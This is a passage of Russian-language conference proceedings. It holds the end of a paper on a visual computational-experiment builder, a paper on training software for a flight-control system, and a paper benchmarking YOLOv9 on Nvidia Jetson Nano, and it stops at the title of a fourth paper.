На рис. 1 представлен пример решения задачи линейной регрессии: данные считываются из файла, производится отбор признаков, формирование тестовой и обучающей выборки, обучение модели линейной регрессии, расчёт отклика модели регрессии на тестовых данных, визуализация отклика и расчёт метрик ошибки.

Несмотря на указанные преимущества, среда KNIME имеет ряд недостатков, что ограничивает возможности её применения:

- отсутствие средств для моделирования объектов управления или средств сопряжения со средами моделирования;
- ограниченность библиотек для решения специализированных задач;
- линейная (одноуровневая) структура визуальных алгоритмов обработки данных усложняет понимание и построение больших схем.

Другой платформой для обработки данных является Orange (<https://orangedatamining.com/>). Данная среда также обладает визуальным языком построения алгоритмов обработки данных и содержит большее количество моделей машинного обучения. Пример решения задачи регрессии в Orange приведён на рис. 2. Данные считываются из файла, производится отбор признаков, формирование тестовой и обучающей выборки, обучение модели линейной регрессии, расчёт метрик ошибки отклика и визуализация отклика.




Рис. 1. Решение задачи линейной регрессии в редакторе Knime




Рис. 2. Решение задачи линейной регрессии в редакторе Orange

Orange предоставляет более простой интуитивный интерфейс, чем Knime, но обладает меньшей библиотекой блоков. Общим недостатком рассмотренных сред является отсутствие интеграции со средой моделирования, что затрудняет их взаимодействие в цикле (например, для задач прогнозирования или управления).

Конструктор вычислительного эксперимента CM MAPC

Принцип построения сценариев обработки данных приведён в работе [4]. Блоки обладают входами (слева), выходами (справа) и объединяются в цепи, образуя последовательность обработки данных (алгоритм). Преимущество КВЭ перед пакетами Knime Analytics Platform и Orange состоит в возможности интеграции с компьютерными моделями технических объектов и работой в их контуре с целью управления (включая задачи прогнозирования состояния объекта управления), а также организация вычислительного эксперимента на модели.

Рассмотрим пример компонента КВЭ «Среднее арифметическое» (рис. 3).




Рис. 3. Схематичное отображение компонента «Среднее арифметическое»

Компонент с рис. 3 на узел N_1 получает массив значения типа float/double или int, а на выход N_2 возвращает результат расчёта.

Для иллюстрации основных возможностей КВЭ для анализа стохастических систем приведём перечень разработанных компонентов раздела «Статистика», поделённый на 3 категории:

1. Компоненты обработки параметров модели: арифметическое среднее, медиана, дисперсия, среднеквадратичное отклонение, максимальное значение, минимальное значение, мода, количество элементов, квартиль, ковариация, корреляция.

2. Компоненты класса для функций распределения: плотность вероятностей нормального распределения, плотность вероятностей Пуассона, плотность вероятностей распределения Стьюдента, плотность вероятностей равномерного распределения, плотность вероятностей распределения Вейбула.

3. Компоненты для параметрической статистики: обратная функция распределения Стьюдента, одновыборочный критерий Стьюдента, двухвыборочный критерий Стьюдента для зависимых выборок, двухвыборочный критерий Стьюдента для независимых выборок.

Пример сценария решения задачи регрессии в КВЭ приведён на рис. 4. В сценарии выполняются чтение из файла, отбор столбцов, линейная регрессия и построение графика.




Рис. 4. Решение задачи линейной регрессии в редакторе КВЭ

Использование конструктора вычислительного эксперимента в обучении

КВЭ может применяться при проведении лабораторных работ по моделированию систем для построения сценариев проведения вычислительного эксперимента. Так, результаты расчёта из CM MAPC могут передаваться в КВЭ, где могут быть обработаны посредством блочно-компонентных сценариев, включающих как блоки математической обработки, так и условные блоки для моделирования логики вычислительного эксперимента. Результаты обработки могут отображаться пользователю как на цифровых таблицах, так и на графиках [5].

Применение КВЭ призвано сосредоточить внимание студента на построении графических сценариев обработки результатов моделирования – внимание смещается на то, «ЧТО» делает студент и «ЗАЧЕМ», а реализация «КАК» уже заложена внутри блоков обработки, что повышает уровень абстракции проводимой работы и позволяет реализовать больший объём работы за отведённое аудиторное время.

На рис. 5 представлены схемы проведения виртуальных экспериментов с применением КВЭ и других сред визуального построения алгоритмов обработки данных. Заштрихованными блоками отмечены вспомогательные операции, которые не относятся к процессу получения целевых компетенций, а носят рутинный характер, связанный с особенностями программного обеспечения. Эти операции могут быть исключены за счёт внедрения КВЭ, а освободившееся время направлено на выполнение лабораторной работы и интерпретацию результата.

Заключение

Использование конструктора вычислительного эксперимента в проведении лабораторных занятий позволит освободить студента от рутинных операций и увеличить время продуктивной работы. С точки зрения функциональности КВЭ расширяет возможности CM MAPC в задачах обработки результа-

тов моделирования. Библиотека блоков статистической обработки данных позволит проводить исследование стохастических систем. Перспективой

дальнейшей работы является расширение библиотеки блоков и включение в них моделей машинного обучения.




Рис. 5. Схемы проведения виртуальных экспериментов средствами визуального программирования

Литература

1. Дмитриев В.М. Матрично-топологический анализ компонентных цепей / В.М. Дмитриев, Т.В. Ганджа, М.И. Кочергин // Вестник Томского государственного университета. Управление, вычислительная техника и информатика. – 2023. – № 62. – С. 25–35.

2. Гурьева Т.Н. Возможности аналитической платформы KNIME // Государство и бизнес. Современные тенденции и проблемы развития экономики: матер. XIII Междунар. науч.-практ. конф.: в 3 ч., СПб., 21–22 апреля 2021 г. – Ч. 1. – СПб.: Северо-Западный институт управления – филиал РАНХиГС, 2021. – С. 191–199.

3. Коноплев С.В. Выбор программных инструментов анализа данных для студенческого научного исследования // Информационные технологии в строительных, социальных и экономических системах. – 2019. – № 3-4 (17-18). – С. 157–161.

4. Кочергин М.И. Реализация нейронных сетей в методе многоуровневых компонентных цепей // Научно-технический вестник информационных технологий, механики и оптики. – 2023. – Т. 23, № 6. – С. 1162–1170. DOI: 10.17586/2226-1494-2023-23-6-1162-1170.

5. Кочергин М.И. Компьютерное моделирование полета тела в атмосфере для образовательных целей // Новые информационные технологии и системы: сб. науч. статей XIV Междунар. науч.-техн. конф., Пенза, 22–24 ноября 2017 г. – Пенза: ПГУ, 2017. – С. 400–404.

Кочергин Максим Игоревич

Канд. техн. наук, доцент каф. компьютерных систем в управлении и проектировании (КСУП) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: maksim.i.kochergin@tusur.ru

Макиенко Глеб Владимирович

Магистрант каф. КСУП ТУСУРа
Эл. почта: gvmakienko@mail.ru

Высоцкая Ольга Витальевна

Магистрант каф. КСУП ТУСУРа
Эл. почта: olyaaa42@gmail.com

А.В. Винокуров, Д.В. Якушевский, И.Е. Мищенко, Е.В. Налётов

Применение программного комплекса визуализации КСРП в образовательном процессе авиационных вузов

Рассматриваются вопросы, связанные с профессиональной подготовкой должностных лиц группы руководства полетами. Обучение будущих специалистов, деятельность которых связана с управлением полетами, станет более эффективным при внедрении в образовательный процесс программного продукта, раскрывающего когнитивные способности обучающегося за счет эффекта иммерсивности.

Ключевые слова: образовательная среда, качество образования, комплекс средств руководства полетами, информационная система, визуализация.

В настоящее время деятельность авиационных специалистов напрямую связана с современными технологиями, ставшими неотъемлемой областью их профессиональных знаний. В связи с этим, применение в образовательном процессе информационно-коммуникационных технологий по профильным дисциплинам способствует развитию навыков самостоятельного изучения и анализа информации, формированию критического мышления и раскрытию потенциала обучающихся, что необходимо для развития личности будущего авиационного специалиста.

Подходы к высшему образованию совершенствуются с каждым годом. Так, в систему подготовки современных специалистов внедрена цифровая или электронная информационная образовательная среда, применяемая не только в заочном, но и в очном образовании. Это обусловлено как все большим развитием стратегий и концепций цифрового общества, так и подходами современной молодежи к работе с информацией.

Первое можно проследить в документах, регламентирующих образовательную деятельность. Упреждающе отметим, что для подготовки специалистов в области управления воздушным движением одной из общепрофессиональных компетенций является способность формулировать и решать задачи профессиональной деятельности на основе информационной и библиографической культуры с применением информационно-коммуникационных технологий и с учетом основных требований информационной безопасности [1].

Второе объясняется насыщенностью современной жизни персональными компьютерами, смартфонами и другими гаджетами. Вместе с тем применение таких технологий, как электронные презентации, видеоролики и другие материалы, которыми широко наполнено электронное образовательное пространство вузов, не в полной мере дают обучающимся возможность раскрыть свой потенциал в работе с образовательным контентом. Представляется, что для повышения качества образования необходимо создавать программные продукты, обладающие иммерсивным эффектом, что позволит усилить когнитивные процессы обучающихся.

В данной статье введено ограничение – разработка программного продукта предназначалась для

обучения наземных авиационных специалистов в сфере управления воздушным движением.

Переходя к подготовке кадров в данной сфере, следует отметить, что большое внимание уделяется развитию навыков их работы с современными техническими средствами. Стремительное развитие последних требует их внимательного изучения обучающимися с целью повышения эффективности управления воздушными судами и обеспечения безопасности полетов. Одним из них является комплекс средств руководства полетами, разработанный ООО «Фирма «НИТА», в который внедрена новая информационная технология к требованиям по практической подготовке лиц группы руководства полетами [2, с. 19].

Электронные, компьютерные средства обучения помогают объективно оценить знания, умения, навыки, полученные в ходе практических занятий, а также реализуют статистический анализ этих данных. Для качественной подготовки должностных лиц группы руководства полетами вузов был разработан программный продукт, который при помощи эффекта иммерсивности помогает «погрузиться» в комплекс средств руководства полетами и найти ответы на необходимые вопросы в области управления полетами [3].

Практика показывает, что комплекс средств руководства полетами в деятельности авиации получил широкое распространение в аппаратуре двойного назначения, эксплуатируемой на аэродромах государственной авиации. Он ориентирован на замену устаревшего оборудования и обеспечивает расширение функциональных возможностей рабочих мест лиц группы руководства полетами [4, с. 17]. Он предназначен для автоматизации большинства задач, решаемых должностными лицами группы в своей профессиональной деятельности, и представляет собой открытую информационную систему, которая обеспечивает переносимость и совместимость информации с другими техническими средствами и системами, предназначенными для управления воздушным движением [5]. Комплекс имеет рабочие места руководителя полетами, руководителя ближней зоны, руководителя зоны посадки, хронометражиста [6]. Сегодня данный комплекс является самой распространённой отечественной системой автома-

тизации управления воздушным движением [7, 8]. В связи с этим необходимо повышать профессионализм и подготовку лиц, связанных с управлением полетами при работе с данным комплексом.

В связи с большим объёмом информации, обрабатываемой в комплексе средств руководства полетами, для повышения качества обучения важно на теоретических занятиях включать интерактивную часть обучения с элементами иммерсивности в определённых условиях.

Для обучения работы на данном комплексе разработана программа, при использовании которой обучающиеся могут индивидуально построить вектор своего обучения, а преподаватель при необходимости может корректировать ход занятия (рис. 1).



Рис. 1. Заставка программы для ЭВМ.

Визуализация комплекса средств руководства полетами

Системные требования к программе разрабатывались исходя из минимальных характеристик компьютеров, предназначенных для обучения студентов. Для работы программы без сбоев необходимы:

- тип ЭВМ: процессор от 2 ГГц;
- ОЗУ от 2 Гб;
- монитор от 1280 × 1024;
- от 300 Мб на жестком диске;
- операционная система: Windows 7 и выше.

Повышение системных характеристик персонального компьютера сокращает время выполнения запросов. Для решения задачи по созданию программного комплекса был выбран язык программирования C++. Разработка программы осуществлялась при условии использования бесплатного программного обеспечения.

Вместе с тем при разработке программного продукта учитывалось, что его применение будет осуществляться на локальном компьютере одним пользователем.

Разработанный программный продукт имеет всю совокупность информации, необходимой для обучения студентов. Но для достижения наивысших результатов перед началом работы с программой обучающиеся должны пройти теоретическую подготовку по основам работы с комплексом средств руководства полетами, среди которых: общие сведения, назначение, состав и решаемые задачи, характеристики и др.

Автоматизация учебного занятия с применением разработанной программы позволит обучающимся уверенно применять свои навыки работы на прак-

тике при работе на командно-диспетчерском пункте, оснащённом комплексом средств руководства полетами.

Проведение учебного занятия с применением разработанной программы позволяет автоматизировать процесс обучения на основе принципов, применяемых в современных программных средствах обучения, рассматриваемых в научных работах [9–13].

Во-первых, это принцип наглядности и информативности, который обеспечивает понятное и доступное изложение необходимого материала, что способствует улучшению усвоения информации.

Следующим становится принцип последовательности, представляющий собой структурно-логическую связь между группами образовательного контента.

Третьим является принцип систематизации контента отражающий конкретные разделы учебной программы.

В-четвертых, это принцип гибкости, позволяющий пользователям программы построить индивидуальный вектор своего обучения.

Пятый принцип мобильности, максимально расширяющий количество рабочих мест, оборудованных персональными компьютерами за счет оптимальных системных требований программы, уменьшающих нагрузку на оборудование, и простоты ее переноса.

Шестым является принцип оптимизации использования и отладки, включающий в себя: обеспечение пользователя интуитивно понятным пользовательским интерфейсом, защиту данных от несанкционированного доступа и исключение необходимости настройки и поддержания функционирования программы.

Для использования программы необходимо двойным щелчком левой кнопкой мыши запустить приложение, после чего откроется основное окно программы, представляющее собой графическое отображение рабочего места комплекса средств руководства полетами. Далее по текстовым подсказкам пользователь может начать обучение.

Таким образом, мы рассмотрели важность применения иммерсивных технологий в образовательном процессе при использовании разработанного программного продукта, предназначенного для подготовки кадров в сфере управления воздушным движением. Данное программное обеспечение может быть использовано в качестве аналога текстовому или аудиовизуальному образовательному контенту или даже электронному учебнику. Установленная на имеющийся персональный компьютер разработанная программа позволяет улучшить усвоение учебного материала как на теоретических, так и на практических занятиях, а следовательно, повысить уровень подготовки обучающихся за счет интуитивно понятного интерфейса, программной визуализации виртуального макета комплекса средств руководства полетами, его органов управления, примеров информации, поступающей на графический интерфейс.

Литература

1. ФГОС 25.05.05. Эксплуатация воздушных судов и организация воздушного движения [Электронный ресурс]. – Режим доступа: <https://fgos.ru/fgos/fgos-25-05-05-ekspluaciya-vozdushnyh-sudov-i-organizaciya-vozdushnogo-dvizheniya-1086/?ysclid=lt38xzgqtj893691291> (дата обращения : 20.01.2024).

2. «НИТА»: работы по подготовке оборудования завершены в срок // *Аэронавигация* № 5 (20) [Электронный ресурс]. – Режим доступа: [http://www.vniira.ru/imgeditor/file/5%20Aero_5\(20\).pdf](http://www.vniira.ru/imgeditor/file/5%20Aero_5(20).pdf) (дата обращения: 20.01.2024).

3. Св-во о гос. регистрации программы для ЭВМ № 2023681127, Российская Федерация. Визуализация комплекса средств руководства полетами: № 2023669964: заявл. 26.09.2023; опубл. 10.10.2023 / И.Е. Мищенко и др.

4. Новости фирмы «НИТА» // *Аэронавигация*. – № 6 (27) [Электронный ресурс]. – Режим доступа: <https://ovdrf.ru:3000/userfiles/files/ЖурналАэронавигация№27.pdf?ysclid=lu1mzjp2tf647249959> (дата обращения: 20.01.2024).

5. Маркевич А.В. Особенности создания современной автоматизированной системы управления воздушным движением // *Актуальные вопросы развития авиационной военной науки и практики*: матер. XII МНПК ВНО, Краснодар, 12–15 апреля 2022 г. – Краснодар: КВВАУЛ, 2022. – С. 9–13.

6. Чемоданов М.А. К вопросу автоматизации процессов руководства полетами на аэродромах авиации ВКС России // *Военный научно-практический вестник*. – 2016. – № 2 (5). – С. 51–54.

7. Автоматизация процесса управления авиационными комплексами в ближней зоне / Д.И. Гончаров, П.В. Павлухин, И.Л. Гончаров, В.В. Пупа // *Проблемы повышения эффективности научной работы в оборонно-промышленном комплексе России*: матер. III ВНК, Знаменск, 16–17 апреля 2020 г. / сост. С.Н. Бориско. – Знаменск: ФГБОУ ВПО «Астраханский государственный университет», 2020. – С. 55–62.

8. Черняков М.В. Перспективы развития автоматизированных систем управления полетами, навигации, посадки и связи государственной авиации / М.В. Черняков, Г.В. Столяров // *Научный вестник Моск. гос. техн. ун-та гражданской авиации*. – 2010. – № 152. – С. 72–79.

9. Горожанов А.И. Автоматизация процесса обучения иностранному языку: от элементарных программ для ЭВМ

до электронных учебников. – Краснодар: ИП Н.С. Акелян, 2013. – 148 с.

10. Девяткин Е.М. Комплекс виртуальных интерактивных лабораторных работ «Электрический ток» // *Навигатор в мире науки и образования*. – 2017. – № 2 (35). – С. 105.

11. Клоктунова Н.А. Эргономические требования к представлению образовательной информации на экране / Н.А. Клоктунова, С.Б. Вениг, В.А. Соловьева // *Высшее образование в России*. – 2017. – № 4. – С. 152–159.

12. Актуальные вопросы экспертизы программ для электронных вычислительных машин, применяемых при обосновании безопасности объектов использования атомной энергии / С.Н. Богдан, Н.М. Жылмаганбетов, Н.А. Козлова и др. // *Ядерная и радиационная безопасность*. – 2022. – № 2 (104). – С. 31–49.

13. Методическое пособие по выполнению выпускной квалификационной работы бакалавра: электрон. учеб. пособие / Ю.Ф. Королюк, Н.С. Бурянина, Е.В. Лесных, Е.И. Малеева // *Навигатор в мире науки и образования*. – 2017. – № 2 (35). – С. 102.

Винокуров Андрей Васильевич

Обучающийся ф-ла Военно-воздушной академии им. проф. Н.Е. Жуковского и Ю.А. Гагарина, г. Челябинск (ВУНЦ ВВС «ВВА» в г. Челябинске)
Эл. почта: vunc-vvs-chelyabinsk@mil.ru.

Якушевский Дмитрий Владиславович

Обучающийся ф-ла ВУНЦ ВВС «ВВА» в г. Челябинске
Эл. почта: vunc-vvs-chelyabinsk@mil.ru.

Мищенко Игорь Евгеньевич

Канд. пед. наук, научно-педагогический работник ф-ла ВУНЦ ВВС «ВВА» в г. Челябинске
Эл. почта: vunc-vvs-chelyabinsk@mil.ru.

Налетов Евгений Валерьевич

Научно-педагогический работник, канд. воен. наук ф-ла ВУНЦ ВВС «ВВА»
Эл. почта: vunc-vvs-chelyabinsk@mil.ru

Секция 17

ВИДЕОИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ И ЦИФРОВОЕ ТЕЛЕВИДЕНИЕ

*Секция посвящается 90-летию
со дня рождения И.Н. Пустынского*

*Председатели – Курячий Михаил Иванович,
доцент каф. ТУ, к.т.н.;*

Капустин Вячеслав Валериевич, доцент каф. ТУ, к.т.н.

УДК 004.31

Г.Е. Эдель, В.В. Капустин

Реализация YOLOv9 на платформе Nvidia Jetson Nano

В исследовании рассматривается внедрение модели обнаружения объектов YOLOv9 (You Only Look Once) на платформе Nvidia Jetson Nano. YOLOv9, предпоследняя версия в серии YOLO, которая обеспечивает заметные улучшения как в точности, так и в скорости по сравнению с предыдущими версиями. Nvidia Jetson Nano, доступный микрокомпьютер, известный своими компактными размерами и передовыми вычислительными возможностями, служит отличной платформой для приложений искусственного интеллекта. В работе описывается архитектура модели YOLOv9, процесс внедрения в Jetson Nano, тестирование обнаружения объектов и оценка производительности. Результаты показали, что YOLOv9 работает на Jetson Nano с высокой точностью, что делает его приемлемым вариантом для различных практических применений, но его быстродействие не позволяет работать в реальном времени. Однако навыки внедрения YOLOv9 могут быть применены на более старших моделях Nvidia Jetson. Учитывая их многократное превосходство в производительности, YOLOv9 сможет работать в реальном времени и продемонстрировать свою эффективность в полной мере.

Ключевые слова: NVIDIA Jetson, компьютерное зрение, YOLOv9, обнаружение объектов.

Обнаружение объектов играет ключевую роль в компьютерном зрении, и его применение охватывает все сферы – от автономных транспортных средств до систем безопасности. Среди различных моделей, разработанных для этой цели, серия YOLO отличается хорошим балансом между скоростью и точностью. Модели YOLO ценятся за их возможности обнаружения в режиме реального времени и высокую точность, что делает их подходящими для практического применения.

Nvidia Jetson Nano – это компактное и мощное вычислительное устройство, разработанное специально для приложений искусственного интеллекта. Его небольшой форм-фактор, энергоэффективность и высокая вычислительная мощность делают его отличным выбором для развертывания сложных моделей искусственного интеллекта в системах реального времени.

Сочетание преимуществ YOLOv9 и устройств серии Jetson предлагает многообещающее решение для эффективного и точного обнаружения объектов. В данной работе рассматривается реализация YOLOv9 на платформе Nvidia Jetson Nano. YOLOv9, предпоследняя версия в серии YOLO, обладает рядом улучшений по сравнению со своими предшественниками, включая повышение точности и скорости обработки. Используя возможности Jetson Nano, это исследование призвано продемонстрировать осуществимость и производительность YOLOv9 в реальных условиях [1, 2].

Обзор темы исследования

За последнее десятилетие технологии обнаружения объектов значительно продвинулись вперед, было разработано множество моделей для повышения точности и скорости. Представленная Джозефом Редмоном и соавт. в 2016 г. оригинальная модель YOLO преобразовала метод обнаружения объектов, рассматривая его как единую регрессионную задачу, предсказывая ограничивающие рамки и вероятности классов непосредственно на основе полных изображений в ходе одной оценки. Последующие итерации, включая YOLOv2, YOLOv3 и YOLOv4, привели

к различным улучшениям в сетевой архитектуре, стратегиях обучения и показателях производительности.

В YOLOv2, также известном как YOLO9000, были внедрены пакетная нормализация и классификаторы с высоким разрешением. В YOLOv3 реализован многомасштабный подход к прогнозированию, в то время как в YOLOv4 модель дополнена такими функциями, как CSPDarknet53 в качестве основы, PANet для агрегации путей и функции активации Mish. YOLOv9, предпоследняя версия в серии YOLO, содержит несколько ключевых улучшений, а именно: улучшенное извлечение признаков для повышения скорости и точности; усовершенствованные методы для более точного определения границ и классификации; новые методы для улучшения сходимости моделей и общей производительности.

Nvidia Jetson Nano также активно исследовалась для внедрения моделей искусственного интеллекта на периферийных устройствах. Это мощное и компактное передовое вычислительное устройство, разработанное для приложений искусственного интеллекта.

Основные характеристики:

Процессор: четырехъядерный ARM Cortex-A57.

Графический процессор: 128-ядерный Maxwell.

Оперативная память: 4 ГБ LPDDR4.

Поддержка платформы искусственного интеллекта: совместима с TensorFlow, PyTorch и другими платформами искусственного интеллекта [3, 4].

Исследователи продемонстрировали возможность использования моделей глубокого обучения, таких как MobileNet, SSD и более ранних версий YOLO, на Jetson Nano, подчеркнув его энергоэффективность и возможности обработки данных в режиме реального времени. Учитывая, что YOLOv9 является относительно новой моделью, то доступная литература ограничена. Однако его достижения в области точности и скорости логического вывода делают его многообещающим кандидатом для использования в реальных условиях. Это исследование направлено на развитие существующих исследова-

ний путем внедрения YOLOv9 на Nvidia Jetson Nano, что позволит получить представление о его производительности, точности и потенциальных возможностях [5, 6].

Реализация YOLOv9 на платформе Nvidia Jetson Nano

На Jetson Nano устанавливается пакет JetPack SDK 4.6, который включает в себя основные библиотеки и инструменты для разработки искусственного интеллекта.

Среда разработки включает в себя Python версии не ниже 3.6, CUDA, cuDNN и другие зависимости. По умолчанию устанавливается OpenCV, однако это будет устаревшая версия и нужно будет обновиться до версии не ниже 4.5.1 с обязательной компиляцией с помощью CUDA. Также необходимо установить PyTorch версией не ниже 1.8.0 и соответствующий ему torchvision. Следует установить jtop для мониторинга состояния системы, а также просмотра версий в разделе info, как показано на рис. 1.

```
jtop 4.2.9 - (c) 2024, Raffaello Bonghi [raffaello@rnext.it]
Website: https://rnext.it/jetson_stats

Platform
Machine: aarch64
System: Linux
Distribution: Ubuntu 18.04 Bionic Beaver
Release: 4.9.337-tegra
Python: 3.6.9

Libraries
CUDA: 10.2.300
cuDNN: 8.2.1.32
TensorRT: 8.2.1.8
VPI: 1.2.3
Vulkan: 1.2.70
OpenCV: 4.5.1 with CUDA: YES

Serial Number: [s]XX CLICK TO READ XXX]
Hardware
Model: NVIDIA Jetson Nano Developer Kit
699-Level Part Number: 699-13448-0000-200 F.0
P-Number: p3448-0000
BoardIDs: p3448
Module: NVIDIA Jetson Nano (4 GB ram)
SoC: tegra210
CUDA Arch BIN: 5.3
Codename: porg
L4T: 32.7.5
Jetpack: 4.6.5

Hostname: german-desktop
```

Рис. 1. Раздел info в jtop

После этого устанавливается YOLOv9 и начинается процедура отладки и запуска. Важно отметить, что различные версии библиотек могут быть несовместимы, что требует разрешения конфликтов версий таких библиотек, как NumPy, pip и др.

Для проведения эксперимента были установлены три модели YOLOv9: YOLOv9-tiny (t), YOLOv9-small (s) и YOLOv9-medium (m). Эти модели различаются по размеру и сложности архитектуры, что влияет на их производительность и точность.

Модели YOLOv9 различаются по размеру и сложности архитектуры. Все они были протестированы на одинаковых видеороликах разрешением 480p, 720p и 1080p. Результаты тестирования быстродействия приведены в FPS в табл. 1.

Таблица 1

Результаты тестирования быстродействия

Разрешение	Модель		
	YOLOv9-t, FPS	YOLOv9-s, FPS	YOLOv9-m, FPS
480p	8	6	4
720p	7	6	3
1080p	7	6	3

На первый взгляд может показаться, что обработка видеоданных с более высоким разрешением (1080p) должна быть медленнее, чем с более низким

(720p). Однако, в случае с YOLOv9 на Jetson Nano это не так. Похоже, что YOLOv9 оптимизирован для работы с разрешением 1080p, поэтому мы видим одинаковые показатели быстродействия.

Результаты тестирования средней точности приведены в mAP (табл. 2).

Таблица 2

Результаты тестирования средней точности

Модель	YOLOv9-t	YOLOv9-s	YOLOv9-m
Точность, mAP	0,77	0,83	0,86

Также на рис. 2 приведены изображения работы моделей YOLOv9.



а



б



в

Рис. 2. Обнаружение объектов моделью: YOLOv9-tiny – а; YOLOv9-small – б; YOLOv9-medium – в

YOLOv9-tiny (t) имеет наименьший размер среди трех моделей и обеспечивает самую высокую скорость обработки кадров, но обладает наименьшей точностью по сравнению с другими моделями. Тем не менее эта точность достаточна для многих приложений, требующих высокой скорости обработки видеоданных. YOLOv9-small (s) имеет средний размер, умеренную скорость обработки кадров и лучшую точность по сравнению с YOLOv9-tiny, но немного ниже, чем у YOLOv9-medium. Среди представленных моделей она наиболее сбалансирована по быстродействию, точности и одинаково хорошо работает со всеми видами тестируемых разрешений. YOLOv9-medium (m) обладает наибольшим разме-

ром среди трех моделей, самой низкой скоростью обработки кадров, но самой высокой точностью, что делает её подходящей для приложений, требующих прецизионных измерений.

Заключение

В этом исследовании была успешно реализована модель обнаружения объектов YOLOv9 на платформе Nvidia Jetson Nano, продемонстрировавшая высокую точность и быстродействие. Высокая точность, достигнутая YOLOv9 в Jetson Nano, указывает на то, что передовые модели обнаружения объектов могут быть эффективно использованы на современных вычислительных устройствах. Это открывает многочисленные возможности для применения в режиме реального времени в различных областях, таких как автономные транспортные средства, системы наблюдения и робототехника. Возможность точного обнаружения объектов на встраиваемых устройствах снижает необходимость в постоянной связи с облачными серверами, тем самым повышая конфиденциальность и сокращая время ожидания.

Скорость вывода кадров в секунду не достигает реального времени, однако это исправимо апгрейдом аппаратной части. Это особенно важно для приложений, требующих немедленного реагирования, таких как обнаружение препятствий в автономных транспортных средствах или мониторинг в режиме реального времени в системах безопасности.

Для полного использования возможностей Jetson Nano и повышения эффективности может потребоваться дальнейшая оптимизация модели YOLOv9. Такие методы, как сокращение и квантование модели, могут быть использованы для уменьшения размера модели и повышения скорости вывода данных без существенного ущерба для точности.

Реализация YOLOv9 на платформе Nvidia Jetson показала себя как эффективное решение для обнаружения объектов, однако устранение существую-

щих ограничений и изучение потенциальных улучшений еще больше повысит его эффективность и расширит сферу его применения.

Литература

1. Saheed B. Optimization and deployment of a deep neural network for image recognition on NVIDIA Jetson gpu // International Research Journal of Modernization in Engineering Technology and Science. – 2021. – PP. 1168–1175.
2. Performance Evaluation of the Nvidia Jetson Nano Through a Real-Time Machine Learning Application / S. Valladares, M. Toscano, R. Tufino, V. Paulina, V. Diego // Intelligent Human Systems Integration. – 2021. – PP. 343–349.
3. NVIDIA Corporation. Jetson Nano Developer Kit [Электронный ресурс]. – Режим доступа: <https://developer.nvidia.com/embedded/jetson-nano-developer-kit>, свободный (дата обращения: 01.09.2024).
4. Rastegari M. Imagenet classification using binary convolutional neural networks / M. Rastegari, V. Ordonez, J. Redmon, A. Farhadi // European Conference on Computer Vision, 2016. – PP. 525–542
5. Zhang S. Filtered channel features for pedestrian detection / S. Zhang, R. Benenson, B. Schiele // IEEE Conference on Computer Vision and Pattern Recognition. – USA, Boston, – 2015. – PP. 1751–1760.
6. Ten years of pedestrian detection, what have we learned? / R. Benenson, M. Omran, J. Hosang, B. Schiele // European Conference on Computer Vision. – Germany, Saarbrücken, – 2014. – PP. 613–627.

Эдель Герман Евгеньевич

Аспирант каф. телевидения и управления ТУ
Томского государственного ун-та
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: german.edel99@gmail.com

Капустин Вячеслав Валериевич

Канд. техн. наук, доцент каф. ТУ ТУСУР
Эл. почта: viacheslav.v.kapustin@tusur.ru

А.А. Филимонцева, А.В. Каменский

Обучение модели нейронной сети SRCNN для повышения качества медицинских изображений

